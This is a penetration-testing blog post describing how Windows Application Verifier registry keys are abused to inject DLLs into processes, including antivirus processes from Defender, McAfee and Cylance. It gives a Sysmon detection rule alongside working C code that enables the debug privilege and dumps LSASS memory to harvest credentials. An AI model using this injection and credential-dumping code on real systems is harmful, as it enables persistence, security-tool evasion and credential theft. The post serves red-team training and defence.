Masquerading Windows processes like a DoubleAgent.

sensepost.com/blog/2020/masquerading-windows-processes-like-a-doubleagent.

I've been spending some time building new content for our Introduction to Red Teaming course, which has been great for diving into AV/EDR bypass techniques again. In this blog post, I will demonstrate how to re-weaponise the old "DoubleAgent" technique, making endpoint security products do the hacking work for us.


One known vector to shimmy past AV solutions is to use process injections. At BlackHat 2019, a number of process injection techniques were presented by Itzik Kotler. A typical code injection implementation using known WINAPI functions, such as the combination of VirtualAlloc, WriteProcessMemory and CreateRemoteThread are well known by endpoint security solutions and will often raise alerts. Whether static or dynamic analysis kicks in, the chances of remaining undetected when using these functions are close to `NULL`. Alas, the cat and mouse game keeps going endlessly.

In 2017, Cybellum disclosed an interesting vulnerability, named DoubleAgent, for injecting code into processes and maintaining persistence at the same time. Originally, Cybellum used this technique to load a malicious DLL into processes owned by AVs. The beauty of this technique is that legitimate Windows functionality is being abused, the Application Verifier. If this is not enough to tickle your curiosity, maybe the following lines will:

> DoubleAgent can continue injecting code even after reboot making it a perfect persistence technique to "survive" reboots/updates/reinstalls/patches/etc. Once the attacker decides to inject a DLL into a process, they are forcefully bounded forever. Even if the victim would completely uninstall and reinstall its program, the attacker's DLL would still be injected every time the process executes.
>
> *DoubleAgent Technical Blog Post*

Due to the age and criticality of this tool, it should be widely detected. MITRE classified this technique in January 2018 in their ATT&CK knowledge base of adversary tactics and techniques as T1183. Sysmon (part of the SysInternals Suite) can be used to flag exploitation steps performed by DoubleAgent through the use of rules that correlate with MITRE's database. Essentially, monitoring for the creation and modification of registry keys under `HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows NT/CurrentVersion/Image File Execution Options/PROCESS_NAME` should be implemented. An example of such an implementation as Sysmon rules can be seen below.

```
<Sysmon schemaversion="4.23">
 <EventFiltering>
  <RuleGroup groupRelation="or" name="">
   <!-- Event ID 12,13,14 == RegObject added/deleted, RegValue Set, RegObject Renamed Include
-->
   <RegistryEvent onmatch="include">
    <TargetObject name="MitreRef=T1183,technique_name=Image File Execution Options Injection"
condition="begin with">HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options</TargetObject>
    <TargetObject name="MitreRef=T1183,technique_name=Image File Execution Options Injection"
condition="begin with">HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Image
File Execution Options</TargetObject>
   </RegistryEvent>
  </RuleGroup>
 </EventFiltering>
</Sysmon schemaversion="4.23">
```



Events monitored by Sysmon.

As such, Blue Teams are not left in the dark, and can monitor and act upon the following succession of Sysmon event IDs (coupled with the previously mentioned rules) referenced as T1183:

- 12 – registry object creation/deletion
- 13 – value set for a registry entry

AV/EDR detection of this technique, as well as protection of their own services against it are startlingly poor for something so serious and so old.


A few words on Application Verifier

Application Verifier is a native code quality tool that is part of the Debugging Tools for Windows. According to MSDN, Application Verifier serves the following purpose:

> Using Application Verifier in Visual Studio makes it easier to create reliable applications by identifying errors caused by heap corruption, and incorrect handle and critical section usage.
>
> *Application Verifier Documentation (MSDN)*

For those more familiar with Linux, Application Verifier effectively gives us functionality similar to the LD_PRELOAD environment variable. `LD_PRELOAD` can be used to load ELF shared objects (.so files) before all others. This allows loading a library with user-defined functions, to ultimately override or hook existing functions used by a binary. In the world of Windows, a DLL is just a "shared object" loaded dynamically.

Understanding how exactly Application Verifier works under the hood seems to be yet another mystery surrounding Windows internals. There is some documentation (in Cybellum's original blog post and here) but a very limited amount of information is publicly available. Without going into the details on how DLLs are initialised when Application Verifier is turned on, the complexity results in one small result: two registry keys are created under `HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows NT/CurrentVersion/Image File Execution Options/PROCESS_NAME`, namely `GlobalFlag` and `VerifierDlls`. The next time the process is called, the DLL specified in the `VerifierDlls` registry key will be loaded as well.




Registry keys created when Application Verifier is turned on for MSASCuiL.exe

Registry modifications in HKLM imply administrative access on the host. Application Verifier changes registry keys under HKLM, which is why you need admin privileges to run DoubleAgent, making this a post-exploitation and persistence technique.

DLL injections with DoubleAgent


The PoC released on Cybellum's GitHub is unarmed. It can be used to determine whether loading a DLL in a target process with Application Verifier is successful, but it does not perform specific actions.

After resolving a few external dependencies in Visual Studio 2019 to compile the project's source code, the resultant binaries were pushed onto an updated Windows 10 Enterprise machine with Windows Defender. Surprisingly, no detection occurred, even with the original code left unchanged. This suggested that no signature for DoubleAgent exists in Windows Defender at the time of writing.




No signature exists in Windows Defender for DoubleAgent.

So what about dynamic analysis? Windows Defender did not prevent it either when injecting into `notepad.exe`. When running the resultant binaries, DoubleAgent would create the relevant registry entries for the target executable to load `DoubleAgent.dll`.



The DoubleAgent.dll was injected into notepad.exe without Windows Defender raising an alert or blocking it.

But what about other AVs? We looked at McAfee and Cylance. Instead of simply loading the DLL into notepad, a process owned by McAfee was targeted. The objective was to verify that DLL injections via this technique in an AV-related process could still work.



DoubleAgent was injected into McAfee's macompatsvc.exe process.

McAfee did not complain either. This suggested that the antivirus did not ensure that DLLs were actually signed by a trusted authority before being loaded (for example Microsoft or McAfee itself). Neither did McAfee protect the relevant registry keys that allowed for the DoubleAgent DLL to be loaded.

In Cybellum's mitigation section, Windows Defender was said to be protected from DoubleAgent because it made use of Protected Process. However, we were able to inject into the Defender UI process, `MSASCuiL.exe` as well as the scanning service `MsMpEng.exe`.

However, the latter required a reboot to trigger a process restart (or another way of restarting the service) and the service wouldn't succeed in starting (the attack would still run).

Similarly, with Cylance, we could inject into both the UI (`CylanceUI.exe`) and the Service (`CylanceSVC.exe`), however, the latter protects itself from being killed, even at a SYSTEM level, and a reboot (or method of restarting the process) would be required for the malicious DLL to be loaded.

We'll cover injecting weaponised DLLs into Cylance and Defender later on in this post.

Weaponising the PoC

Since both static and dynamic analysis failed to pick up the technique, the next step was to weaponise the original PoC. However, AVs/EDRs might pick up exploitation attempts at runtime, but that would partly depend on the functions called from within the DLL. For example, the common succession of suspicious function calls (`VirtualAllocEx`, `WriteProcessMemory CreateRemoteThread`) might be a bad choice. To avoid such behaviour, code to create a dump of the LSASS process' memory was used.

The first step is to obtain a handle on the LSASS process which requires that the debug privilege (`SeDebugPrivilege`) has been granted to the calling process, which, in turn, requires administrative privileges on the host. Anyone who's used Mimikatz knows this. This is also valid for the process containing the injected DoubleAgent DLL. Without debug privileges, no dump of LSASS can occur. Since administrative access is required to set the debug privilege, it is a matter of calling the injected process with high integrity, setting the debug privilege on the access token, dumping LSASS … and finally praying that it works.

Ensuring one has the necessary debug privilege can be implemented like this:

```
HANDLE hToken;
LUID luid;
TOKEN_PRIVILEGES tkp;

OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken);

LookupPrivilegeValue(NULL, SE_DEBUG_NAME, &luid);

tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

AdjustTokenPrivileges(hToken, FALSE, &tkp, sizeof(tkp), NULL, NULL);

CloseHandle(hToken);
```

Once the calling process' access token has debug privileges, a dump of LSASS can be requested. The following code snippet creates a snapshot of all the existing processes on the system, iterates over them to find the target process and finally returns a handle to it.

Once found, the MiniDumpWriteDump function is called to generate a memory dump of LSASS and save it under `C:\Windows\Temp\`.

```
HANDLE procname = NULL;
PROCESSENTRY32 entry;
entry.dwSize = sizeof(PROCESSENTRY32);

HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
HANDLE outFile = CreateFile(L"C:\\Windows\\Temp\\trythisstuff.dmp", GENERIC_ALL, 0, NULL,
CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);

if (Process32First(snapshot, &entry) == TRUE)
{
  while (Process32Next(snapshot, &entry) == TRUE)
  {
    if (_wcsicmp(entry.szExeFile, L"lsass.exe") == 0)
    {
      procname = entry.szExeFile;
      lsassPID = entry.th32ProcessID;
      HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, lsassPID);
      MiniDumpWriteDump(hProcess, lsassPID, outFile, MiniDumpWithFullMemory, NULL, NULL,
NULL);
      CloseHandle(hProcess);
    }
  }
}
CloseHandle(snapshot);
```

The weaponised code will reside in the `DllMain` function of the armed DoubleAgent DLL. Running complex code here can produce several unwanted effects depending on the functions called. `DllMain` is an optional entry point into a DLL and when the system starts or terminates a process or thread, it calls the entry-point function for each loaded DLL using the first thread of the process. This entry-point is, for example, called when using functions such as `LoadLibrary` or `FreeLibrary`. Microsoft specifically recommends restricting the functions called in `DllMain` to the bare minimum and do the heavy lifting after the calling process has finished initialisation. A process could crash, freeze, or not even load if functions are called from DLLs other than `kernel32.dll`. `kernel32.dll` is guaranteed to be loaded during the DLL's initialisation phase, which means that functions exported by `kernel32.dll` can be called without loading additional DLLs. Calling functions other than those from `kernel32.dll` may load additional DLLs, which could ultimately result in deadlocks or dependency loops. Even when it comes to calling "safe" functions Microsoft has doubts: *Unfortunately, there is not a comprehensive list of safe functions in `kernel32.dll`*. In general, avoid any function that may load additional DLLs or ones waiting for an event before continuing the execution of the program. As an example of a "deadlock", imagine the function WaitForSingleObject being executed when the `DllMain` function was called with the `DLL_PROCESS_ATTACH` value. This

function may indefinitely wait for a specified object to be in a particular state. The process may never fully execute and gets stuck in a deadlock. Additional technical details on `DllMain` and its best practices may be found here and here.

Case Studies


In the custom code added to the PoC, some functions call additional DLLs (e.g. `MiniDumpWriteDump` loads `Dbghelp.dll` and `Dbgcore.dll`), which is exactly what should be avoided. However, for our particular case, the MiniDump completes but causes a hang in the process (i.e. the AV process itself) requiring it to be killed, something we can do for some processes (e.g. the UIs), but not for others. Full control over a process or service is not always possible though. For example, Cylance and Defender protect their scanning services even from SYSTEM-level access, and attempting to kill it results in an access denied condition. Injecting a DLL into Cylance or Defender's scanning service is nonetheless feasible, but since no control over it is possible, a system reboot (or other method to restart it) would first be required for the technique to work.

The DLL injection with DoubleAgent worked against many executables, including `cmd.exe`, `notepad.exe` or even `lsass.exe`. For the sake of this blog post though, the DLL will be injected into processes owned by AVs.

Windows Defender


As mentioned earlier, the ability to kill a process and re-run it with administrative privileges is required to successfully use the weaponised DoubleAgent PoC.

Based on Process Explorer's output, the Windows Defender Notification Icon executable (`MSASCuiL.exe`) seems to match the control criteria since it is currently running under the context of the logged in user *Masteramsi*.



MSASCuiL.exe was chosen as the target process.

The first step is to create the registry keys to instruct the process to use Application Verifier with the weaponised DoubleAgent DLL. This can be done manually or with the compiled DoubleAgent executable. Figuring out whether the target process is 64-bit or 32-bit is straightforward with Process Explorer.



